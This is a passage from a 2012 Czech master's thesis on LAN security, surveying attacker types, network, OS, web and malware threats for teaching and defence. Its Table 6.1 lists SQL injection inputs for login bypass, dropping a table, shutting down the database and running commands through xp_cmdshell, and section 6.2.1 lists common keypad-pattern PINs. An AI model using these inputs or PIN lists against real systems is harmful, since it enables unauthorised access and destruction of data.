VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra telekomunikační techniky

Prezentace bezpečnosti LAN
LAN Security Presentation

2012 Bc. Petr Winkelhöfer

VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra telekomunikační techniky

Zadání diplomové práce

Student: **Bc. Petr Winkelhöfer**

Studijní program: N2647 Informační a komunikační technologie

Studijní obor: 2601T013 Telekomunikační technika

Téma: Prezentace bezpečnosti LAN
LAN Security Presentation

Zásady pro vypracování:

Bezpečnost počítačových sítí je důležitá vlastnost, protože má chránit jednak soukromí účastníků v síti a také datové informace před zneužitím. Pro zajištění bezpečnosti se dnes hodně začíná používat UTM zařízení – zařízení pro jednotnou správu hrozeb. Cílem diplomové práce je zpracovat dynamickou prezentaci o možných hrozbách a způsobu obrany. Doporučovaný formát prezentace je Flash.

Diplomová práce bude obsahovat:
1. Teoretický rozbor.
2. Popis možných hrozeb.
3. Scénáře prezentací pro pět hrozeb.
4. Sestavení prezentací podle navržených scénařů.

Seznam doporučené odborné literatury:

DOSTÁLEK, L., et al. *Velký průvodce protokoly TCP/IP: Bezpečnost.* Praha : Computer Press, 2003. 571 s. ISBN 80-7226-849-X.
STREBE, Matthew; PERKINS , Charles. *Firewally a proxy-servery: praktický průvodce.* 1. vyd. Brno : Computer Press, 2003. 450 s. ISBN 80-7226-983-6.
NORTHCUTT, Stephen. *Bezpečnost počítačových sítí : kompletní průvodce návrhem, implementací a údržbou zabezpečené sítě.* 1. vyd. Brno : Computer Press, 2005. 589 s. ISBN 80-251-0697-7.

Formální náležitosti a rozsah diplomové práce stanoví pokyny pro vypracování zveřejněné na webových stránkách fakulty.

Vedoucí diplomové práce: **doc. Ing. Jaroslav Zdrálek, Ph.D.**

Datum zadání: 19.11.2010
Datum odevzdání: 04.05.2012

VYSOKÁ ŠKOLA BÁŇSKÁ - TECHNICKÁ UNIVERZITA ostrava fakulta elektrotechniky a informatiky OSTRAVA

prof. RNDr. Vladimír Vašinek, CSc.
vedoucí katedry

prof. RNDr. Václav Snášel, CSc.
děkan fakulty

Prohlášení studenta

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně.
Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

Dne: 1.5.2012

Podpis

Poděkování

Rád bych poděkoval doc. Ing. Jaroslavu Zdrálkovi, Ph.D za odbornou pomoc a konzultaci při vytváření této diplomové práce.

Abstrakt

Tato diplomová práce se zabývá bezpečností LAN. Rozebírám možné formy hrozeb a obranu proti nim. Začínám tématem co lze ztratit, následně popisuji druhy útočníků a techniky útočníků. Přidávám pohled na možné techniky napadení síťového systému, podle toho jaké zařízení a software využívá. Rozebírám hrozby některých síťových služeb. Práce se dále zabývá aktuálními trendy v této problematice.

V praktické části je vybráno pět možných hrozeb LAN, jejich teoretický rozbor, obrana proti nim a praktická simulace těchto hrozeb. Témata praktických simulací jsou XSS (Cross site scripting), phishing, keylogger, DoS a lámání hesel.

Klíčová slova

Exploitace, Mapování sítě, Chyby v zabezpečení, Malware, Phishing, XSS, Cross-site scripting, keylogger, DoS, DDoS, lámání hesel, email, UTM.

Abstract

This graduation thesis deals with security of LAN. I describe possible forms of threats and defences against them. I start with theme what is possible to lose, next I describe sorts of attackers and technicques of attackers. I append a look on possible techniques of attackes on network system depending on what equipments and softwares used. I discuss the threat of certain network services. The work also deals with actual trends in this issue.

In a practical part there are chosen a five possible threats of LAN, theoretical analyses, defences and a practical simulations of these threats. Themes of practical simulations are XSS (Cross site scripting), Phishing, Keylogger, DoS and passwords cracking.

Key words

Exploitation, Network enumeration, Vulnerability analysis, Malware, Phishing, XSS, Cross-site scripting, keylogger, DoS, DDoS, Password cracking, email, UTM.

Seznam použitých symbolů, zkratek a termínů

AFS	Andrew File System
ARP	Address Resolution Protocol
CPU	Central Processing Unit
CUDA	Compute Unified Device Architecture
DDoS	Distributed Denial of Service
DNS	Domain Name System
DoS	Denial of Service
FSP	File Service Protocol
FTP	File Transfer Protocol
GPU	Graphics Processing Unit
HTTP	Hypertext Transfer Protocol
ICMP	Internet Control Message Protocol
IDN	Internationalized Domain Name
IP	Internet Protocol
IRC	Internet Relay Chat
NFS	Network File System
NNTP	Network News Transfer Protocol
POP	Post Office Protocol
RIP	Routing Information Protocol
SNMP	Simple Network Management Protocol
TCP	Transmission Control Protocol
TFTP	Trivial File Transfer Protocol
TTL	Time To Live
UDP	User Datagram Protocol
URL	Uniform Resource Locator
UTM	Unified threat management
UUCP	Unix-to-Unix Copy
VoIP	Voice over IP
VPN	Virtual Private Network
WEP	Wired Equivalent Privacy
WPA	Wi-Fi Protected Access
XSS	Cross site scripting

Obsah

1 Úvod ... 1
2 Důvody proč se chránit ... 2
2.1 Vaše data ... 2
2.2 Vaše zdroje ... 2
2.3 Vaše pověst ... 2
3 Druhy útočníků ... 3
3.1 Crackeři a hackeři ... 3
3.2 Nespokojení současní zaměstnanci ... 3
3.3 Nespokojení bývalí zaměstanci ... 3
3.4 Konkurenti ... 4
3.5 Špioni ... 4
3.6 Kriminální živly ... 4
3.7 Extrémisté a teroristé ... 4
4 Techniky útočníků ... 5
4.1 Mapování sítě ... 5
4.2 Chyby v zabezpečení ... 5
4.3 Exploitace ... 5
5 Typy útoků ... 6
5.1 Vniknutí ... 6
5.2 Odmítnutí služby ... 6
5.3 Krádež informace ... 6
6 Útoky ... 7
6.1 Útoky na operační systémy ... 7
6.2 Útoky na vytáčené linky a VoIP ... 8
6.2.1 Oblíbená hesla ... 8
6.3 Útoky na síť ... 9
6.4 Útoky na bezdrátovou síť ... 10
6.5 Útoky na dostupnost služeb ... 10
6.6 Útoky na kód ... 11
6.7 Útoky na web ... 11
6.8 Útoky na uživatele Internetu ... 12
6.9 Sociální techniky (Phishing) ... 13
6.10 Malware ... 13
6.11 Fyzická bezpečnost ... 14
7 Důležité síťové služby ... 15
7.1 Elektronická pošta ... 15
7.2 Přenos souborů ... 15
7.3 Vzdálený přístup ... 16

7.4 Usenet News....16
7.5 World Wide Web....16
7.6 Služby pro komunikaci v reálném čase....17
7.7 Jmenné služby....17
7.8 Řízení sítě....17
7.9 Síťový systém souborů....18
7.10 Window systémy....18
8 Realizované útoky....19
8.1 Cross site scripting (XSS)....19
8.1.1 Teoretický rozbor....19
8.1.2 Scénář útoku....22
8.1.3 Realizace útoku....22
8.1.4 Obrana....26
8.1.5 Zajímavosti....27
8.2 Phishing....27
8.2.1 Teoretický rozbor....27
8.2.2 Scénář útoku....28
8.2.3 Realizace útoku....28
8.2.4 Obrana....31
8.2.5 Zajímavosti....31
8.3 Keyloggery....32
8.3.1 Teoretický rozbor....32
8.3.2 Scénář útoku....37
8.3.3 Realizace útoku....37
8.3.4 Obrana....38
8.3.5 Zajímavosti....39
8.4 DoS....40
8.4.1 Teoretický rozbor....40
8.4.2 Scénář útoku....45
8.4.3 Realizace útoku....45
8.4.4 Obrana....47
8.4.5 Zajímavosti....47
8.5 Lámání hesel....48
8.5.1 Teoretický rozbor....48
8.5.2 Scénář útoku....49
8.5.3 Realizace útoku....50
8.5.4 Obrana....52
8.5.5 Zajímavosti....53
9 UTM....54
10 Závěr....55

11 Použitá literatura.....56
12 Seznam příloh.....1

1 Úvod

Ve své diplomové práci se zabývám bezpečností sítí LAN. Práce má za úkol čtenáře uvést do problematiky bezpečnosti LAN, včetně základních pojmů týkající se bezpečnosti. Má přinést pochopení vybraných technik útočníků a toho, co můžeme ztratit. Dále se zabývám zabezpečením sítě a minimalizací hrozeb včetně aktuálních trendů jako jsou UTM zařízení.

Tato práce je dělena na části obeznámující nás, před kým se máme chránit. Obsahuje základní dělení útoku, seznámení s různými známými technikami útoků a obran, včetně nebezpečnosti některých služeb. Dále uvádím pět detailně rozebraných a realizovaných útoků, včetně obrany proti nim. V poslední kapitole rozebírám možnosti UTM zařízení.

2 Důvody proč se chránit

Než se budeme zabývat samotnými hrozbami LAN, je určitě vhodné si říct, proč se chránit a co vlastně může člověk ztratit, pakliže se stane obětí nějakého útoku.

Chráníte [1]:

- Vaše data
- Vaše zdroje
- Vaši pověst

2.1 Vaše data

Zde hrozí, že si bude útočník číst Vaše data, modifikovat je, nebo Vaši práci úplně smaže. Navíc mnohá data mají pro nás nejen osobní hodnotu, ale také pracujeme na věcech, které mají reálnou cenu. Případně se obsah dat dotýká i jiných lidí, což může mít za následek i ztrátu důvěry.

2.2 Vaše zdroje

Tím jsou myšleny hardwarové zdroje. Útočník může využívat Vaše zařízení, například disk pro skladovaní jeho dat, zvýšit svou výpočetní sílu. Tím vytěžuje a opotřebovává Vaše zařízení, zpomaluje Vaši práci na něm.

2.3 Vaše pověst

Útočník Vás může využít jako základnu k další nelegální činnosti. Provádí nelegální činost pod Vaší identitou, proto je složitější ho pak odhalit (pokud je odhalen) a Vy z toho můžete mít veliké nepříjemnosti.

3 Druhy útočníků

Ať už máme nějakou malou privátní síť nebo velkou firemní, vždy můžeme o něco přijít a podle účelu Vaší sítě na Vás můžou být vedeny útoky různých typů útočníků [2].

3.1 Crackeři a hackeři

Toto je asi největší skupina potencionálních útočníků. Patří zde lidé, kteří mají zájem něco hodnotného získat. Patří zde i lidé, kteří se zkoušejí někam nabourat jen proto, aby si dokázali, jak jsou dobří. Můžou zde být i lidé, kteří Vám začnou škodit bezdůvodně, protože jsou jednoduše zlí. Ale patří zde i lidé, kteří se do systémů nabourávají za účelem zdokonalení ochrany - vlastník sítě si objedná jejich služby a oni mu pomůžou zabezpečit jeho síť. Této skupině se většinou říká bílé klobouky (white hats).

3.2 Nespokojení současní zaměstnanci

Útoky této skupiny lidí se předvídají poměrně obtížně. Proto je důležité dělat správné a dostatečně časté audity. Zaměstnanec musí mít strach z případného trestu (např. špatný posudek) a nesmí mít moc veliký prostor k tomu, aby zneužil citlivé údaje, které má k dispozici.

3.3 Nespokojení bývalí zaměstanci

Tyto útoky se dají do jisté míry předvídat. Samozřejmě pokud máte nějakou síť a propustíte problémového zaměstance, tak je tady možnost, že se Vám pomstí. Proto je dobré včasně zablokovat přístupy těmto lidem do systému. Kontaktovat a informovat správce o tom, že už pro Vás tento člověk nepracuje a tudíž k Vám nepatří.

Je znám jeden tragický případ, kdy vyhodili zaměstnance aerolinek, ale nedeaktivovali jeho zaměstaneckou kartu. Tento člověk nastoupil do letadla, použil svoji kartua ze spolu-zaměstanecké slušnosti neprošel detektorem kovu. V letadle pak za letu použil zbraň a všechny postřílel, letadlo havarovalo, nikdo nepřežil. [2]

3.4 Konkurenti

Pokud máte nějakou aspoň trošku úspěšnou firmu, tak máte i konkurenty. Ti samozřejmě mohou a mají zájem být lepší než Vy. Proto se mohou snažit proniknout do Vaší sítě. Získat z ní údaje o Vašem know how. Získat data o Vašich zaměstancích. Případně shodit Vaše webové stránky (odepření služby), aby ukázali, že nejste schopní se ubránit (= poškodit důvěru ve Vás).

3.5 Špioni

Do této skupiny patří průmysloví špioni, kteří například chtějí zkopírovat nějaký výrobek. Nebo různé země, snažící se získat výhody, dejme tomu při různých výběrových řízeních. Špion se může pokusit získat informaci, jak si jeho firma/země vede ve srovnání s jinými a podle potřeby ovlivnit výsledek.

3.6 Kriminální živly

Tito lidé se snaží nabourat do sítě, pakliže jim to přinese nějaký peněžní užitek. Mohou se do systému vlámat za účelem vydírání, krádeže. Samozřejmě, zde mohou být vazby na organizovaný zločin.

3.7 Extrémisté a teroristé

U těchto skupin lidí většinou nebývá motivem peněžní zisk. Snaží se do sítě nabourat kvůli nějakému „morálnímu poslání“. Jestliže spravujete síť nějakého úřadu, tak se můžete s podobnými lidmi „setkat“.

4 Techniky útočníků

Typické techniky útočníků na sítě připojené k Internetu jsou mapování sítě, využívání chyb v zabezpečení a exploitace. [3]

4.1 Mapování sítě

U této techniky hacker mapuje, jaké informace jsou sítí přenášeny, jména uživatelů, operační systém serveru a podobné věci. Mnohá data, která jdou od nás (jako uživatele) nejsou šifrována, takže pokud je někdo zachytí a přečte si jejich obsah, může to mít hodně nepříjemné následky. Open source programy pro mapování sítí jsou třeba Nmap nebo Nessus. [4] Nessus je volný pro osobní a nekomerční užití.

4.2 Chyby v zabezpečení

Je to slabost nebo skupiny slabostí systému, které lze využít jednou nebo více hrozbami (ISO 27005). Případně chyba nebo slabost v systému navrhování, provádění nebo provozu a řízení, které by mohly být využity k porušování systémové bezpečnostní politiky (RFC 2828). Podobných definic a norem je spousta. [5]

4.3 Exploitace

Exploit je v informatice speciální program, data nebo sekvence příkazů, které využívají programátorskou chybu, která způsobí původně nezamýšlenou činnost software a umožňuje tak získat nějaký prospěch. [6][7]

5 Typy útoků

Rozdělení útoků do nějakých skupin je vcelku složité, každý je dělí odlišně. Já jsem je rozdělil na vniknutí, odmítnutí služby a krádež informace. [8]

5.1 Vniknutí

Vniknutí je typ útoku, kdy dojde k průniku do systému a útočník začne využívat Váš systém, jako by byl legitimní uživatel.

Útočníci mají mnoho možností k získání přístupu. Mohou využít například sociálního inženýrství - konkrétně třeba phishingu, dále například využít chyby v zabezpečení, exploitace nebo Vás, za tím účelem, začít špehovat přes softwarový/hardwarový keylogger.

5.2 Odmítnutí služby

Jde o typ útoku, kdy cílové zařízení/software přestane vykonávat svoji funkci, ke které je určen nebo kvůli které je používán. Příkladem může být webový server, který se stane uživatelům nedostupný, případně nějaká určitá služba na serveru.

Zde mají útočníci opět hodně možností, jak dosáhnout svého cíle. Mohou zahltit server vysokým počtem požadavků, a tím ho znepřístupnit ostatním uživatelům (DoS, DDoS), dále mohou využít softwarové chyby, a tím může dojít k pádu nějaké určité aplikace nebo ovládnutí serveru a smazání aplikace, případně dát na webovou stránku přesměrování (XSS), takže se na ni běžný uživatel nedostane. Různých technik, jak docílit odmítnutí služby, je opravdu mnoho.

5.3 Krádež informace

U krádeže nemusí nutně dojít k vniknutí a ovládnutí oběti. Některé internetové služby určené k předávání informací nejsou moc bezpečné, může dojít k předání jiné osobě nebo odposlouchávání komunikace.

Opět existuje hromada možností: útočník může za cílem krádeže nějaké informace využít softwarových/hardwarových keyloggerů nebo použít sociálního inženýrství a své oběti se na tyto informace jednoduše zeptat.

6 Útoky

Tuto velkou kapitolu jsem rozdělil na útoky na operační systémy, na linky a VoIP, útoky na síť a bezdrátovou síť, na dostupnost služeb, na kód, na web, na uživatele. Dále jsem rozpracoval sociální techniky, problematiku malwaru a fyzické bezpečnosti. Tato kapitola by měla čtenáři přinést uvědomění, že jeho síťový systém může být napadem mnoha různými technikami podle toho, jaké zařízení a software využívá. Navíc by neměl opomenout fyzickou bezpečnost systému.

6.1 Útoky na operační systémy

Asi nejoblíbenější operační systémy současnosti jsou Windows a Linux. V dnešní době se nedá jednoznačně říct, že by některý z těchto dvou operačních systémů byl bezpečnější. Samozřejmě hodně lidí si myslí, že je to Linux, ale mnoho expertů tyto názory vyvrací s tím, že se jedná o iluzi, která je dána tím, že Windows používá mnohonásobně více lidí než Linux, a proto se stává mnohonásobně častěji cílem útoků, jelikož se to logicky útočníkům mnohonásobně více vyplatí. Obecně panuje názor, že Windows je od verze XP minimálně stejně bezpečný jako Linux. [9]

Útoky na tyto systémy spočívají jednak v hádání, lámání, odposlouchávání a v pokusech o krádež hesel. Dále se pak útočníci snaží cíleně „přetéct“ paměť některých programů, za účelem získání vyššího oprávnění.

Samozřejmě každý operační systém má většinou nějaké specifické „chyby“. U Windows je dobře znám exploit getadmin, pomocí něhož mohl útočník ve Windows NT4 získat vyšší oprávnění. Dále pak Sechole (opět Windows NT4), kdy útočník přes ladění systémového procesu získal práva správce, chyba v LPC ports, chyba ve správci služeb (Windows 2000), kdy přihlášený uživatel pomocí pojmenované roury získal oprávnění uživatele SYSTEM, chyba služby Network Dynamic Data Exchange (opět Windows 2000), kdy uživatel mohl získat práva uživatele SYSTEM. Těchto různých chyb a exploitů je spousta, všechny tyto slabiny jsou už dávno záplatované, nicméně je dobré o těchto chybách vědět a tudíž mít aktualizovaný operační systém. [9]

Linux na tom není se svými specifickými chybami o moc lépe. Jde o složitý systém a jeho zabezpečení není triviální. Například v roce 2004 bylo nalezeno přes 20 bezpečnostních chyb jádra tohoto operačního systému a v roce 2005 byla nalezena chyba, která se týkala zpracování různých spustitelných formátů, přes kterou mohl útočník získat práva superuživatele, tato chyba byla obsažena v jádrech řady 2.2, 2.4 a 2.6 . [9]

6.2 Útoky na vytáčené linky a VoIP

I v dnešní době se stále používají klasické telefonní systémy a vytáčené spojení. Tyto systémy jsou brány jako velice zranitelné, zranitelnější než vysokorychlostní brány do Internetu.

Útoky na tyto systémy jsou spjaty se skenováním (sběrem dat). Dále pak s hádáním hesel, lámáním hesel - tento útok bývá velice úspěšný, jelikož heslo se skládá tradičně z čísel, numerická klávesnice je čtvercová a přímo nabízí uživateli a útočníkovi různé populární vzory na heslo. Velikou hrozbou jsou i telefonní ústředny, které jdou spravovat na dálku přes telefonní linku, jejich zabezpečení většinou není úplně ideální, problémy většinou bývají systémově krátká hesla, defaultní hesla, po aktualizaci systému návrat k defaultní heslům (hrozba je různá pro různé typy ústředen).

Vytáčené spojení není úplně ideální, v současnosti ho nahrazují VPN (virtuální privátní sítě). Prakticky jde o tunelování soukromých dat přes Internet. Jistá nebezpečnost těchto sítí je spjata s implementací PPTP, která používá dnes už zastaralé kryptografické funkce (prolomitelné), proto se doporučuje používání standardu IPSec.

VoIP (Voice over IP) je služba pro přenos hlasových dat přes IP. Tato technologie má hodně zranitelných míst. Není problém zahltit linku (DoS útok), dále pak se často používají různé techniky s podvržením identity volajícího nebo pokusy o odposlech hovoru. [10]

6.2.1 Oblíbená hesla

Pro představu jsem se rozhodl uvést některá oblíbená hesla používaná u telefonních systémů. Hesla jsou tříděná do skupin podle vzorů, jaký vytvářejí při stisknutí na klávesnici. [10]

Posloupnosti

123456, 234567, 345678, 456789, 567890, 678901, 789012, 890123, 901234, 012345, 654321, 765432, 876543, 987654, 098765, 109876, 210987, 321098, 432109, 543210, 123456789, 987654321

Vzory

147741, 258852, 369963, 963369, 159951, 123321, 456654, 789987, 987654, 123369, 147789, 357753

„Z“

1235789, 3215987, 9875321, 7895123

Opakování

335577, 115599, 775533, 995511

Podkovy

1478963, 7412369, 1236987, 3214789

Úhly

14789, 78963, 12369, 32147

Kolečka

147896321, 963214789, 478963214, 632147896, 789632147, 321478963, 896321478, 214789632

Křížky

159357, 753159, 357159, 951357, 159753, 35795**1**

Plus

258456, 654852, 258654, 654258, 456258, 852456, 456852, 852654

Přeskakování prostřední řady

172839, 718293, 829371, 937182, 283917, 391728, 392817, 281739, 173928, 938271, 827193, 719382

Přeskakování sloupce

134679, 467913, 791346, 316497, 649731, 973164

6.3 Útoky na síť

V této kapitole bych se rád věnoval útokům na spodních třech vrstvách referenčního modelu OSI.

Na fyzické vrstvě je asi nejzajímavější komunikační médium. Asi nejlépe si vedou optické kabely, které je problém nepozorovaně narušit a tak odposlouchávat síť. Co se týče metalických kabelů vedení, tak koaxiální kabely jdou narušit velice snadno, ale nejsou moc rozšířené. Dále se používají oblíbené kroucené linky, jako jsou T1 linky, tato média jsou oblíbeným terčem útoku. Obecně se na fyzické vrstvě většinou bavíme o útocích man-in-the-middle, kdy se útočník snaží narušit (rozpojit) spojení (vedení), dostat se tak do komunikační trasy, která vede k oběti a odposlouchávat tak data, která obět vysílá a přijímá. [11]

Na linkové vrstvě se nejčastěji setkáme s problémy souvisejícími se všesměrovým vysíláním a podvrhováním ARP tabulek u oběti, takže data oběti „tečou“ k útočníkovi. [11]

Na síťové vrstvě se můžeme setkat s útokem spočívajícím v předpovídání pořadových čísel TCP paketů, pokud útočník dokáže odhadnout pořadové číslo TCP paketu, tak může do probíhajícího spojení vložit svá vlastní data, případně se vydávat za jednu z původních stran. Opět se setkáme s útoky typu sledování a odposlechu sítě. Zde je dobré si uvědomit, že některé služby jako FTP, telnet, POP, SNMP, HTTP, NNTP, ICQ, IRC, NFS, rlogin, X11 a jiné, posílají špatně zabezpečená hesla, takže se útočník může velice snadno dostat k citlivým informacím. Také jsou zde problémy slabého šifrování. Problémy protokolu TFTP, který někteří doporučují rovnou vypnout, jelikož u něj neexistuje žádné ověřování totožnosti. Z útoků na směrovací protokoly je asi nejzajímavější a nejnebezpečnější na protokol RIP. Základní verze protokolu RIP používá UDP (port 520), je bezstavová, takže přijme paket od kohokoliv, RIP1 neobsahuje autentizační mechanismus, RIP2 už má nějaký základní autentizační mechanismus, ale heslo přenáší po síti v čitelné podobě, takže je taky brán jako ne zcela bezpečný. [11]

6.4 Útoky na bezdrátovou síť

Útoky na bezdrátovou síť jsou taky vcelku časté. Hodně sítí stále používá šifrování provozu pomocí WEP a toto šifrování už není problém v dnešní době prolomit. Útočník prakticky jen potřebuje vhodnou bezdrátovou kartu, která může běžet v promiskuitním režimu, nainstaluje si vhodný software a začne zachytávat a dešifrovat pakety, které v bezdrátové síti „chodí“. Tím se samozřejmě dozví o všem, co se v síti děje. Asi nejlepší obrana je WEP vůbec nepoužívat a používat šifrování provozu WPA2. [12]

6.5 Útoky na dostupnost služeb

Tyto útoky jsou v dnešní době velice časté. Útoky tohoty typu lze rozdělit podle počtu útočníků na základní a distribuované. U distribuovaných útočí celá řada počítačů a objevily se okolo roku 2000. Dále jde útoky dělit na ty, které mají a nemají zesílení. Tento typ útoku jsem realizoval a detailně rozebral v kapitole 8.4 .

6.6 Útoky na kód

Jedná se vlastně o útok na software různých používaných síťových programů (aplikací). Jsou to chyby způsobené výrobci a vývojáři. Příkladem může být přetečení zásobníku, haldy a útoky spojené s formátovacími řetězci, špatné užití funkce include.

Jednou z technik útoku je přetečení paměti (zásobník) neboli buffer overflows. Struktura paměti například v C vypadá tak, že máme paměť vyhrazenou pro lokální proměnné a za nimi je většinou uložena návratová adresa. Pokud se útočníkovi podaří cíleně přetéct paměť určenou pro lokální proměnné, tak tato přebytečná data přepíšou prostor, kde je uvedená návratová adresa. Po dokončení operace s lokálními daty program skočí na místo návratové adresy, ale ta tam už v případě přetečení není a provede se kód, který tam útočník propašoval přes přetečení. Toto je velice špatná vlastnost jazyků C a C++. [13]

Přetečení haldy. Halda slouží k uložení dynamicky generovaných proměnných. Neobsahuje žádnou návratovou adresu a útoky na haldu jsou těžší než na zásobník, útočník při nich musí improvizovat. Cílem útoku může být proměnná s přístupovými právy, nebo přepsání ukazatelů na funkce. Díky přetečení útočník může podvrhnout do programu nějakou standardní funkci nebo ukrást přístupová práva. [13]

Útoky spojené s formátovacími řetězci využívají špatně napsaný kód funkcí jako je printf, sprintf a podobných, tyto funkce mají za úkol vypsat text (proměnné) na obrazovku. Když útočník podvrhne do těchto funkcí řetězce jako jsou „%s %d %u", tak může dojít k vypsání obsahu paměti, kde jsou proměnné na obrazovku. [13]

Další relativně častou chybou je takzvaná php injection. Jedná se o špatné použití funkce include() nebo její obdoby - include_once(), require() nebo require_once(). Pomocí této funkce dědíme obsah jednoho dokumetu do druhého přes relativní nebo absolutní cestu. Pakliže je funkce špatně napsaná, tak útočník může do našich stránek podvrhnout své vlastní php příkazy, které rozjede s oprávněním vlastníka daných webových stránek. To může mít rozdílné následky od přetvoření, smazání nebo změnění chování našich webových stránek. [14]

6.7 Útoky na web

Do této skupiny patří útoky jako SQL injection nebo XSS (cross site scripting).

Většina webových aplikací využívá nějakou databázi, ve které může uživatel hledat nějaké informace. Jestliže je rozhraní přístupu k této databázi špatně ošetřeno, je útočník schopen propašovat

přes toto rozhraní SQL příkazy, které budou na straně serveru provedeny. Tím je možné kupříkladu přemostit autorizaci, smazat všechna data, nebo si je nechat všechna vypsat.

Autentizace	
Přihlášení bez jména a hesla:	jméno: ' OR “=' heslo: ' OR “='
Přihlášení bez znalosti hesla:	jméno: admin '--
Přihlášení pod identitou prvního uživatele z tabulky uživatelů:	jméno: ' nebo 1=1--
Přihlášení pod fiktivním uživatelským jménem:	' union select 1, 'user', 'password' 1--
Ničení dat	
Smazání celé tabulky:	jméno: ';drop table users--
Ukončení databázového stroje:	jméno: aaaaaaaaa' heslo: 'shutdown--
Volání zvláštních funkcí a procedur	
Výpis adresáře pomocí xp_cmdshell:	http://localhost/script? 0';EXEC+master..xp_cmdshell+'dir';--
Ovládání služeb pomocí xp_servicecontrol:	http://localhost/script?0';EXEC+master. .xp_servicecontrol+'start';+'server';--

Tabulka 6.1: Příklady SQL injection [15]

XSS (cross site scripting) je technika útoku přes neošetřené vstupy. Do těchto vstupů jsou pak podvrhovány zákeřné JavaScriptové kódy, které se poté provádějí ne na straně serveru, ale přímo na návštěvnících (uživatelech webové aplikace). [15]

6.8 Útoky na uživatele Internetu

Ne všechny služby na Internetu jsou zcela bezpečné. Probereme technologie ActiveX, Javu, JavaScript.

Technologii ActiveX vyvinul Microsoft a umožňovala vytvořit přenosné na dálku spustitelné aplikace. Komponenty ActiveX mají řadu problémů a děr, umožňovaly až moc velikou kontrolu nad hardwarem návštěvníka. V minulosti byla programátorem Fredem McLainem vyvinuta komponenta - Internet Exploder, která vzdáleně vypnula počítače návštěvníků. I sám Microsoft začal některé nebezpečné komponenty pomocí takzvaného kill bitu rovnou vypínat. Nejde tedy o bezpečnou technologii. [16]

Java je technologie od firmy Sun. Je brána jako relativně bezpečná. Samozřejmě občas se objeví nějaká chyba (díra) související se špatnou kontrolou kódu, ale to je většinou u těchto lokálních jazyků normální, protože se jedná opravdu o komplexní jazyky a původní návrhy se od reálné implementace mnohdy odchýlí. [16]

JavaScript je jazyk, který je spojen například s XSS exploitačními nástrojí. V minulosti měl nejrůznější bezpečnostní problémy. Za jeho nebezpečnost můžou jeho možnosti než jeho samotná implementace. Samozřejmě uživatel se může rozhodnout tento jazyk v prohlížeči vypnout. V dnešní době se XSS exploitační nástroje, které využívají už zmíněný JavaScript dost rozvíjí, příkladem může být BeEF, XSS Proxy, XSS Shell a jiné, tyto nástroje mají nejrůznější funkcionalitu od keyloggerů, DoS útoků, prohlížení obsahu pod identitou oběti, přetváření navštívených webových stránek, přesměrování a jiných, třeba detekčních funkcí. [17]

6.9 Sociální techniky (Phishing)

Phishing je příkladem sociálního inženýrství, do češtiny se překládá jako rhybaření. Je to velice zajímavá technika útoku, při níž nemusí útočník znát žádné znalosti/dovednosti z hlubší problematiky sítí. Tuto techniku jsem realizoval a detailně rozebral v kapitole 8.2 .

6.10 Malware

Malware je složenina dvou slov, malicious (zákeřný) a software. Do této skupiny spadají zákeřné věci jakou jsou viry, červi, rootkity, backdoory, trojské koně a otravné věci jako je spyware, adware a spam. [18] [19]

Nejčastějšími skupinami malwaru jsou červi a viry. Rozdíl mezi červem a virem je, že vir potřebuje jakousi „spolupráci“ s uživatelem, například otevření nakaženého souboru, kdežto červ ji nepotřebuje. Obě tyto hrozby se snaží převzít kontrolu nad daným zařízením (třeba počítač) a snaží se šířit dál tím, že infikují jiné aplikace nebo si otevřou nějaký síťový proces a samy se šíří sítí dál. V dnešní době jsou už červi a viry natolik propracované, že se mnohdy snaží napadnout antivirus a vyřadit ho z provozu, jelikož hrozí, že s online updaty antiviru budou později nalezeny.

Rootkit je škodlivý program, který má zatajit existenci souborů (třeba virů), procesů a portů. V případě, že nás útočník nakazí nějakým rootkitem je nejlepší celý operační systém rovnou přeinstalovat, jelikož mu jednoduše nelze důvěřovat.

Backdoor neboli zadní vrátka je metoda, jak obejít normální autentizační procedury. Backdoory se instalují za účelem snadného přístupu do daného systému v budoucnu.

Trojský kůň je jakýkoliv program, který spustíme a on dělá nebezpečné věci na pozadí, o kterých nevíme. Může jít o rootkit nebo backdoor.

Za spyware se označuje software, který sleduje chování uživatele. Výsledky pak někomu dalšímu předává a ten je vyhodnocuje. Tyto techniky slouží ke sledování oběti za různými účely, do této skupiny spadají třeba keyloggery.

Adware je technika související s reklamou a vyskakovacími okny. Většinou je spíše otravná než nebezpečná. Jednou z nepříjemných akcí spojených s adwarem je například změna domovské stránky prohlížeče.

Spam, jde vlastně o nevyžádaný komunikační provoz, kupříkladu emailový, opět velice otravná technika.

6.11 Fyzická bezpečnost

Tato kapitola je většinou velice opomíjena. Správce by měl kontrolovat a mít bezpečně umístěna svá síťová příslušenství.

Dobrý příklad fyzické bezpečnosti je, že útočník se může rozzuřit a server jednoduše rozmlátit. Může do DVD mechaniky vložit DVD se svým programem, který se mnohdy spustí sám od sebe při restartu PC. Může cíleně poškodit komunikační médium, kterým je zařízení připojeno do sítě, a tím realizovat jakýsi typ DoS útoku. Může využít chvilkové nepozornosti oběti a do systému aplikovat nějaký typ hardwarového keyloggeru, který pak bude mapovat veškerý provoz z klávesnice. [20]

7 Důležité síťové služby

Jak už bylo v předchozím textu naznačeno a zmíněno, některé služby mohou být samy o sobě nebezpečné, proto jsem přidal seznam některých síťových služeb a jejich rozbor, co nám mohou způsobit. Obecně platí, že čím více služeb na svém síťovém zařízení provozujete (třeba server), tím jste zranitelnější, proto se doporučuje odstraňovat nadbytečné služby nebo nepoužívat více služeb se stejnou funkcionalitou.

7.1 Elektronická pošta

Elektronická pošta a posílání emailů je jedna z nejrozšířenějších síťových služeb, se kterou se v dnešní době setká určitě každý. Využívání této služby samozřejmě představuje určité riziko, není sice velké, ale existuje. Padělání elektronické pošty (emailů) je jednoduchá záležitost, zhruba stejně jako padělání normální pošty.

U této služby není vůbec problém podvrhnout emailovou identitu odesilatele, to může vést ke dvěma typům útoků. Jeden je proti Vaší pověsti a druhý vede k sociálnímu inženýrství (phishingu). Příjímáním pošty navíc může vést k DoS útokům (odmítnutí služby), jelikož stahování pošty se váže k času a úložnému prostoru (disky). Navíc prostřednictvím této služby, kvůli mnohdy nedostatečné kontrole, jdou posílat i nebezpečné programy typu Trojské koně, viry atd... [21] [22]

7.2 Přenos souborů

